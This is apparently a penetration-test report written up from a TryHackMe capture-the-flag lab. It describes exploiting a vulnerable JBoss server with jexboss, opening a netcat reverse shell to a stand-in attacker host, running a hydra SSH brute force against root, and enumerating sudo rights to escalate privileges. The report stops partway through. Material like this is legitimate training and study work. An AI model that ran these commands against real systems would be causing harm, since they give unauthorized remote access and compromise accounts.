Offensive Security Certified Professional Exam Report

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-09-25

Table of Contents

Offensive Security OSCP Exam Report.. 3

High-Level Summary..3

Recommendations...3

Information Gathering.. 3

Findings / Issues.. 4

1 - Service and version disclosure... 4

2 - Outdated services has known vulnerabilities..5

3 - Disclosure of paths... 5

4 - Exploiting known vulnerability in JBOSS... 6

5 - Disclosure sensitive information... 6

6 - SSH allows root password authentication.. 6

7 - Executables with root privilege... 7

Narrative...7

Network Enumeration...7

Service Enumeration.. 8

Website Enumeration.. 12

Exploiting vulnerability of JBOSS.. 13

Enumerating the server... 15

Escalating privilege..17

House Cleaning... 17

Conclusion.. 17

Offensive Security OSCP Exam Report

High-Level Summary

I was tasked to perform an internal penetration test on the THM system Tony the Tiger.

The purpose of this task is to perform attacks similar to those of a hacker and attempt to infiltrate into the hidden server. My objective is to evaluate the overall security of the network, identify assets and exploit existing flaws while reporting findings back to my friend.

The the following IP provided initial access to this assessment:

- **10.10.43.161**

The focus of this engagement is to understand the process of **Serialisation** and **Deserialisation**. The first one is the conversion of object (Object-Oriented Programming) into byte streams and the latter is the opposite, from byte stream back to Object.

Our goal in this engagement is to modify the date by inserting malicious code, once we get the byte stream (serialization).

We gained the following access:

- Remote command execution to the server
- Reverse shell as user *cmnatic*
- Credentials of user *jboss* allowed us to move to this user and retrieve the second flag
- Privilege escalation to obtain administrative access

Recommendations


It is recommended to keep services patched to the latest version, to avoid the exploitation of known vulnerabilities.

In case zero-day attacks aim to gain access to the server, the first accessible user has limited privileges to avoid the execution of commands that may lead to a privilege escalation.

It is also very important to avoid saving sensitive information (i.e. username, passwords, email, telephone number) in plain text and in files that may be broadly available. This measure prevents malicious users from gaining a first foothold to the system.

Information Gathering

During this phase we weren't presented with much information about the network or its service. By calling up the IP **10.10.43.16** in the browser we were sent to a blog post, where we found our first flag:



Tony's Blog

I'm quite the fan of Cereal...

Frosted Flakes

Posted on Mar 5, 2020

Frosted Flakes Well, you might say this is a bit biast - but I argue not! Mr Kellog himself told my Mother - Mama Tony to prompt me to write a review. I was a bit hesitant at first, as how can I formulate the words to express my love for these delightful flakes?! So I sat down... It took me a bit of thinking, but I thought - when you're passionate about something, the content will just write itself... Right?

Read more ›

My First Post

Posted on Mar 5, 2020

Hey Everyone! I'm Tony, and welcome to my Blog! As you'll hopefully get to figure out - I like all kinds of Cereal! Whole-grain, wheat, oats - everything! Especially you-gain (Never skip leg day am I right...) Hopefully you enjoy my content almost as much as I enjoyed the last bowl of Frosted Flakes! I think They're grrrrrreat! I'm really shy though! So any photos I post must have a deeper meaning to them.

Read more ›

Page 1 of 1

* * *

Tony the Tiger

This chapter needs to be improved.

Findings / Issues

1 - Service and version disclosure

Severity

Description

Performing network scan:

Nmap…

Target revels the name of service and its version

Recommendation

Avoid disclosure those information

2 - Outdated services has known vulnerabilities

Severity

Description

Performing network scan:

Nmap…

Target reveals the name of the service and its version. Some of those services have known vulnerabilities which can be found in the CVE-2015-7501.

Recommendation

Patch management to avoid the exploitation of known vulnerabilities.

3 - Disclosure of paths

Severity

Description

Performing dirb scan:

Dirb…

Target reveals paths that may contain sensitive information.

Recommendation

Avoid disclosing folders, if they are not supposed to be accessed on the open internet.

4 - Exploiting known vulnerability in JBOSS

Severity

Description

JBOSS version exploitable. Remote command execution. Github

Recommendation


Patch

5 - Disclosure sensitive information

Severity

Description

By enumerating the attacked server, we discover a file that contain a password:



```
cmnatic@thm-java-deserial:/home/jboss$ cat note
cat note
Hey JBoss!

Following your email, I have tried to replicate the issues you were having with the system.

However, I don't know what commands you executed - is there any file where this history is stored that I can access?

Oh! I almost forgot... I have reset your password as requested (make sure not to tell it to anyone!)

Password: likeaboss

Kind Regards,
CMNatic
cmnatic@thm-java-deserial:/home/jboss$ 
```

Recommendation

No sensitive information in plain text

6 - SSH allows root password authentication

Severity

Description

With the access obtained in Issue 4 and 5, it is possible to perform a brute-force attack and establish a ssh connection with the root account. For this test, we issued the following command:

```
hydra -l root -P /usr/share/wordlists/rockyou.txt.gz 10.10.107.216 ssh -t 4 -v
-l: user
-P: wordlist for possible passwords
-t: number of concurrent connections
-v: verbose mode
```

This command gave us the correct password to connect to the server using an administrative account

ssh root@10.10.107.216

root:

Recommendation

No sensitive information in plain text

7 - Executables with root privilege


Severity

Description

The *find* command can be executed with admin privileges:

Sudo -l

Result:



```
Matching Defaults entries for jboss on thm-java-deserial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jboss may run the following commands on thm-java-deserial:
    (ALL) NOPASSWD: /usr/bin/find
jboss@thm-java-deserial:~$ 
```

Recommendation

No admin execution for standard programs

Narrative

Network Enumeration

We started our engagement with an enumeration using the network scanner nmap. In this first scan we aimed to find open ports on the target:

```
sudo nmap -p- -Pn -sS 10.10.107.216-oA AllPort
# sudo: TCP SYN scan demands admin privileges
# -p-: scan all known TCP ports
# -Pn: avoid  ICMP (ping) scan
# -oA: output in all nmap formats, grepable, xml and nmap
```

From this scan we got the following results:

```
Nmap scan report for 10.10.43.161
Host is up (0.036s latency).
Not shown: 65517 closed tcp ports (reset)
PORT  STATE SERVICE
22/tcp   open     ssh
53/tcp   filtered domain
80/tcp   open     http
1090/tcp open     ff-fms
```

```
1091/tcp open     ff-sm
1098/tcp open     rmiactivation
1099/tcp open     rmiregistry
3873/tcp open     fagordnc
4446/tcp open     n1-fwp
4712/tcp open     unknown
4713/tcp open     pulseaudio
5445/tcp open     smbdirect
5455/tcp open     apc-5455
5500/tcp open     hotline
5501/tcp open     fcp-addr-srvr2
8009/tcp open     ajp13
8080/tcp open     http-proxy
8083/tcp open     us-srv
```

Service Enumeration

The next scan aimed to identify the versions of the services and if they are vulnerable to known exploits:

```
sudo nmap -p22,53,80,109,1091,1098,1099,3873,4446,4712,4713,5445,
5455,5500,5501,8009,8080,8083 -Pn -A10.10.107.216-oA Services
# sudo: TCP SYN scan demands admin privileges
# p-: only specified ports are scanned
# -Pn: avoid  ICMP (ping) scan
# -oA: output in all nmap formats, grepable, xml and nmap
# -A: basic nmap scan for scripts, traceroute and OS detection
```


From this scan we got the following results:

```
Nmap scan report for 10.10.43.161
Host is up (0.040s latency).

PORT  STATE SERVICE     VERSION
22/tcp   open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; 
protocol 2.0)
80/tcp   open     http         Apache httpd 2.4.7 ((Ubuntu))
1091/tcp open     java-rmi     Java RMI
1098/tcp open     java-rmi     Java RMI
1099/tcp open     java-object Java Object Serialization
| fingerprint-strings:
```

```
|   NULL:
|     java.rmi.MarshalledObject|
|     hash[
|     locBytest
|     objBytesq
|     #http://thm-java-deserial.home:8083/q
|     org.jnp.server.NamingServer_Stub
|     java.rmi.server.RemoteStub
|     java.rmi.server.RemoteObject
|     xpwA
|     UnicastRef2
|_    thm-java-deserial.home
3873/tcp open     java-object Java Object Serialization
4446/tcp open     java-object Java Object Serialization
4712/tcp open     msdtc       Microsoft Distributed Transaction Coordinator (error)
4713/tcp open     pulseaudio?
| fingerprint-strings:
|     DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, NULL, RPCCheck, RTSPRequest:
|_    126a
5445/tcp open     smbdirect?
5455/tcp open     apc-5455?
5500/tcp open     hotline?
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     CRAM-MD5
|     NTLM
|     DIGEST-MD5
|     GSSAPI
|     thm-java-deserial
|   DNSVersionBindReqTCP:
|     GSSAPI
|     DIGEST-MD5
|     NTLM
|     CRAM-MD5
|     thm-java-deserial
|   GenericLines, NULL, RTSPRequest:
|     GSSAPI
|     CRAM-MD5
|     NTLM
|     DIGEST-MD5
|     thm-java-deserial
|   GetRequest:
|     CRAM-MD5
|     DIGEST-MD5
|     GSSAPI
|     NTLM
|     thm-java-deserial
|   HTTPOptions:
|     CRAM-MD5
|     GSSAPI
|     DIGEST-MD5
|     NTLM
|     thm-java-deserial
|   Help, TerminalServerCookie:
|     DIGEST-MD5
|     NTLM
|     GSSAPI
|     CRAM-MD5
|     thm-java-deserial
|   Kerberos:
|     NTLM
|     CRAM-MD5
|     GSSAPI
|     DIGEST-MD5
|     thm-java-deserial
|   RPCCheck, SSLSessionReq:
|     GSSAPI
|     CRAM-MD5
|     DIGEST-MD5
|     NTLM
|     thm-java-deserial
|   TLSSessionReq:
|     NTLM
|     DIGEST-MD5
|     GSSAPI
|     CRAM-MD5
|_    thm-java-deserial
```

```
5501/tcp open      tcpwrapped
8009/tcp open      ajp13        Apache Jserv (Protocol v1.3)
8080/tcp open      http         Apache Tomcat/Coyote JSP engine 1.1
8083/tcp open      http         JBoss service httpd
```

This second scan showed us that in there is a http-proxy running on port 8080



Manage this JBoss AS Instance


- Administration Console
- JMX Console
- JBoss Web Services Console

JBoss AS Online Resources

- JBoss AS Documentation
- JBoss Wiki
- JBoss AS JIRA
- JBoss Forums
- JBoss Mailing Lists

JBoss Application Server

By clicking on the links available we are directed to a page that gives us the version of the JBOSS:



JBossWS

Administration

Runtime information

- Version: jbossws-cxf-3.4.1.GA
- Build: 201012161252
- View a list of deployed services
- Access JMX console

Project information

Main resources

For this version, there is an exploit that allows Remote Command Execution. The exploit can be found on the Git repository jexboss.

Website Enumeration

To enumerate the website and find possible hidden paths, we used the tool dirb:

```
dirb http://10.10.107.216-o dirbTony .txt
```

The result of this scan gave us the following result:

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------
---- Scanning URL: http://10.10.43.161/ ----
==> DIRECTORY: http://10.10.43.161/categories/
==> DIRECTORY: http://10.10.43.161/css/
==> DIRECTORY: http://10.10.43.161/fonts/
==> DIRECTORY: http://10.10.43.161/images/
+ http://10.10.43.161/index.html (CODE:200|SIZE:16608)
==> DIRECTORY: http://10.10.43.161/js/
==> DIRECTORY: http://10.10.43.161/page/
==> DIRECTORY: http://10.10.43.161/posts/
+ http://10.10.43.161/sitemap.xml (CODE:200|SIZE:661)
```

```
==> DIRECTORY: http://10.10.43.161/tags/
```

Since this engagement is more of a Catch-the-Flag competition, some flags are hidden between the lines. One information found (with help of writeup) is that some information may be hidden inside pictures with use of steganography.

There are some tools that may give us information about hidden information. The first one we used was *exiftool*. This tool provided us with metadata. The next tool was string, which converted the picture to *strings*. This second tool gave us the flag.

Exploiting vulnerability of JBOSS

The exploit available on jexboss allows us to execute remote commands on the target server. This specific python script creates a remote shell on the target:

```
./jexboss.py http://10.10.107.216:8080/
```

Below there is the a snippet of output of the script:

```
** Checking Host: http://10.10.107.216:8080 **

 [*] Checking jmx-console:
  [ VULNERABLE ]
 [*] Checking web-console:
  [ OK ]
 [*] Checking JMXInvokerServlet:
  [ VULNERABLE ]
 [*] Checking admin-console:
  [ EXPOSED ]
 [*] Checking Application Deserialization:
  [ OK ]
 [*] Checking Servlet Deserialization:
  [ OK ]
 [*] Checking Jenkins:
  [ OK ]
 [*] Checking Struts2:
  [ OK ]

[...]

 * Do you want to try to run an automated exploitation via "admin-console" ?
   If successful, this operation will provide a simple command shell to execute
   commands on the server..
   Continue only if you have permission!
   yes/NO? Yes
```

After the automatic message is displayed, we get access to a shell:

```
Type commands or "exit" to finish]
Shell> whoami
 Failed to check for updates
cmnatic

'
[Type commands or "exit" to finish]
Shell>
```


We can now use our shell to create a reverse shell to connect back to our attacking machine. We first create a listener on our machine with the following command:

```
nc -lvnp 47555
```

We then execute the command below on the target, so it can connect to our machine:

```
nc ATTACKING_MACHINE 47555 -e /bin/bash
```

On our listener, we received the connection as shown below:




```
└─$ nc -lvnp 47555
listening on [any] 47555 ...
connect to [10.9.1.255] from (UNKNOWN) [10.10.107.216] 40044
ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
cmnatic
```

The next commands allows us to stabilize our shell and to use environment variables, like *clear*:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```


Our stabilized shell looks like the following picture:



```
cmnatic@thm-java-deserial:/$ whoami
whoami
cmnatic
cmnatic@thm-java-deserial:/$ uname -a
uname -a
Linux thm-java-deserial 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019 x86_64 x86_64 x86_64
GNU/Linux
cmnatic@thm-java-deserial:/$ hostname
hostname
thm-java-deserial
cmnatic@thm-java-deserial:/$
```

Enumerating the server

By enumerating the server, we discover a file on the home folder of the user *jboss* that contains a potential password:



```
cmnatic@thm-java-deserial:/home/jboss$ cat note
cat note
Hey JBoss!

Following your email, I have tried to replicate the issues you were having with the system.

However, I don't know what commands you executed - is there any file where this history is stored that I can access?

Oh! I almost forgot... I have reset your password as requested (make sure not to tell it to anyone!)

Password: likeaboss

Kind Regards,
CMNatic
cmnatic@thm-java-deserial:/home/jboss$ 
```

Password: likeaboss


We were able to login with SSH with the found combination:

Jboss:likeaboss

```
ssh jboss@10.10.107.216
```

An we obtained a connection:


```
ssh jboss@10.10.107.216
```



```
└─$ ssh jboss@10.10.107.216
jboss@10.10.107.216's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Sep 25 14:28:02 BST 2023

  System load:  0.68               Processes:           105
  Usage of /:   10.5% of 18.58GB   Users logged in:     0
  Memory usage: 3%                 IP address for eth0: 10.10.107.216
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sat Mar  7 00:35:29 2020
jboss@thm-java-deserial:~$ whoami
jboss
jboss@thm-java-deserial:~$ 
```

Escalating privilege

The command below, shows us that the command find can be executed with admin privileges:




```
Matching Defaults entries for jboss on thm-java-deserial:
    env_reset, mail_badpass,
